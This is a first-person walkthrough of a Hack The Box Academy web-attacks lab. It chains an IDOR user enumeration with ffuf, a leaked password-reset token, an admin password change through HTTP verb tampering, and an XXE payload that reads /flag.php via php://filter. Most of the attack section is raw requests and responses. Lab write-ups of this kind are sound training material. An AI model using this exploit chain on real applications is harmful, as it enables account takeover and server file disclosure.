Web Attacks Skills Assessment

Scenario

You are performing a web application penetration test for a software development company, and they task you with testing the latest build of their social networking web application. Try to utilize the various techniques you learned in this module to identify and exploit multiple vulnerabilities found in the web application.

The login details are provided in the question below.


Target: 94.237.59.180:56282

username "htb-student" and password "Academy_student!”

Try to escalate your privileges and exploit different vulnerabilities to read the flag at '/flag.php'.

Walkthrough


Started off by visiting the page and logging in with the provided credentials. I made sure to turn my proxy on before doing so as not caching the whole session in the proxy can cause issues with some applications.



htb-student

●●●●●●●●●●●●●●●●

When logging in a get request is sent to an API with a PHPSESSID in the cookie and a UID




Burp Suite Community Edition v2024.10.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
1 × 2 × +
Send
Cancel
Request
Pretty Raw Hex
Search
0 highlights
Response
Pretty Raw Hex Render

```
GET /api.php/user/74 HTTP/1.1
Host: 94.237.59.180:56282
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://94.237.59.180:56282/profile.php
Connection: keep-alive
Cookie: PHPSESSID=6ccvvstnn8ieq06fkv9p56gjhm; uid=74
Priority: u=4
```

```
HTTP/1.1 200 OK
Date: Mon, 24 Feb 2025 20:01:19 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 90
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

{"uid":"74","username":"htb-student","full_name":"Paolo Perrone","company":"Schaefer Inc"}
```

Modifying the UID in the get request presents me with information from a different used page. This gives me the impression that there is not a flushed out access control system on the back end so IDOR vulnerabilities seem like a path to privilege escalation.

I then saved that request and modified it with a keyword so I could use FFUF to fuzz for a profile that has value



```
GET /api.php/user/FUZZ HTTP/1.1
Host: 94.237.59.180:56282
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://94.237.59.180:56282/profile.php
Connection: keep-alive
Cookie: PHPSESSID=6ccvvstnn8ieq06fkv9p56gjhm; uid=72
Priority: u=4
```

Using FFUF with regex to search responses for the word admin

```
ffuf -request-proto http -request idor_profile_enum.req -w 1-100.txt  -mr "(?i)admin"
```

Sending in the UID that was found into burp repeater to look at the response in detail


```
{"uid":"52","username":"a.corrales","full_name":"Amor Corrales","company":"Administrator"}
```

Now I have a username that is probably an admin account based on clues

There was a modify password function on the page, Attempting to send a request using the UID 52 for the account above throws an access denied error ‘invalid token’

Attempting to log in to the site with that username and a couple of dummy entries “password”, “same username”, “the htb one provided” also didn’t work

modifying the cookie value in browser and then sending a request to reset password it seems like a get request it sent to a token api so perhaps this will leak the token I need to change the password for the 52 uid account. This did end up being the case.



```
GET /api.php/token/52 HTTP/1.1
Host: 94.237.59.180:56282
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://94.237.59.180:56282/settings.php
Connection: keep-alive
Cookie: PHPSESSID=6ccvvstnn8ieq06fkv9p56gjhm; uid=52
Priority: u=4
```

```
HTTP/1.1 200 OK
Date: Mon, 24 Feb 2025 20:37:59 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 48
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

{"token":"e51a85fa-17ac-11ec-8e51-e78234eb7b0c"}
```

```
GET /api.php/token/52 HTTP/1.1
Host: 94.237.59.180:56282
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://94.237.59.180:56282/settings.php
Connection: keep-alive
Cookie: PHPSESSID=6ccvvstnn8ieq06fkv9p56gjhm; uid=52
Priority: u=4



{"token":"e51a85fa-17ac-11ec-8e51-e78234eb7b0c"}
```


Now that I have the token for the UID 52 account, sending a POST request to the reset page to attempt to change the password to “test”

Using a post request I still was getting an access denied error, so I decided to try using a HEAD request instead since HTTP verb tampering was also a part of this module. I also ended up trying OPTIONS, HEAD, PUT, PATCH

```
Request:
HEAD /reset.php HTTP/1.1
Host: 94.237.59.180:56282
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://94.237.59.180:56282/settings.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 67
Origin: http://94.237.59.180:56282
Connection: keep-alive
```

```
Cookie: PHPSESSID=6ccvvstnn8ieq06fkv9p56gjhm; uid=52
Priority: u=4

uid=52&token=e51a85fa-17ac-11ec-8e51-e78234eb7b0c&password=password

Response:
HTTP/1.1 200 OK
Date: Mon, 24 Feb 2025 20:31:11 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Messing around with other verbs using GET ends up allowing me to change the password



Burp Suite Community Edition v2024.10.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
1 × 6 × 7 × +
Send
Cancel
Request
Pretty Raw Hex
Search
0 highlights
Response
Pretty Raw Hex Render

```
GET /reset.php?uid=52&token=e51a85fa-17ac-11ec-8e51-e78234eb7b0c&password=test HTTP/1.1
Host: 94.237.59.180:56282
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://94.237.59.180:56282/settings.php
Origin: http://94.237.59.180:56282
Connection: keep-alive
Cookie: PHPSESSID=6ccvvstnn8ieq06fkv9p56gjhm; uid=52
Priority: u=4


```

```
HTTP/1.1 200 OK
Date: Mon, 24 Feb 2025 20:43:54 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 29
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

Password changed successfully
```

With that I log into the admin account

Clicking around I found a function to add events and looking at the post request being sent out when I click add event it appears to be XML clueing me that XXE will the next vulnerability to explore exploiting.



Time	Type	Direction	Method	URL
15:29:14 24 Feb ...	HTTP	→ Request	GET	http://94.237.59.180:56282/settings.php
15:30:09 24 Feb ...	HTTP	→ Request	GET	https://contile.services.mozilla.com/v1/tiles
15:30:09 24 Feb ...	HTTP	→ Request	POST	https://spocs.getpocket.com/spocs
15:37:39 24 Feb ...	HTTP	→ Request	GET	http://94.237.59.180:56282/api.php/token/74
15:38:28 24 Feb ...	HTTP	→ Request	POST	http://94.237.59.180:56282/reset.php
15:45:19 24 Feb ...	HTTP	→ Request	GET	https://contile.services.mozilla.com/v1/tiles
15:46:44 24 Feb ...	HTTP	→ Request	GET	https://safebrowsing.googleapis.com/v4/threatListUpdates:fetch?$ct=application/x-protobuf&key=AIzaSyD3uzXks34szqk9WhKoFZypVPgdDbT3uPw&$httpMethod=POST&$req=ChUKE25h
15:48:18 24 Feb ...	HTTP	→ Request	POST	http://94.237.59.180:56282/addEvent.php


Request

Pretty Raw Hex

```
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://94.237.59.180:56282/event.php
Content-Type: text/plain;charset=UTF-8
Content-Length: 154
Origin: http://94.237.59.180:56282
Connection: keep-alive
Cookie: PHPSESSID=6ccvvstnn8ieq06fkv9p56gjhm; uid=52
Priority: u=4


<root>
  <name>
    test
  </name>
  <details>
    test
  </details>
  <date>
    0001-01-01
  </date>
</root>

```

I attempted to run XXEinjector against the XML form but that didn't end up working out so I went the manual route or trying to get the flag using the php filter wrapper to get file contents.

```
<!DOCTYPE file [
  <!ENTITY file SYSTEM "php://filter/convert.base64-encode/resource=/flag.php">
]>
            <root>
            <name>
&file;
</name>
            <details>test</details>
            <date>0001-01-01</date>
            </root>
```


Burp Suite Community Edition v2024.10.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
1 × 6 × 7 × 8 × +
Send
Cancel
Request
Pretty Raw Hex
Search
0 highlights
Response
Pretty Raw Hex Render

```
<!DOCTYPE file [
<!ENTITY file SYSTEM "php://filter/convert.base64-encode/resource=/flag.php">
]>
<root>
    <name>
        &file;
    </name>
    <details>
        test
    </details>
    <date>
        0001-01-01
    </date>
</root>
```

```
HTTP/1.1 200 OK
Date: Mon, 24 Feb 2025 21:04:22 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 88
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

Event '
PD9waHAgJGZsYWcgPSAiSFRCe200NTczcl93M2JfNDc3NGNrM3J9IjsgPz4K
' has been created.
```

then I just base64 decoded the string I got in there and got the flag.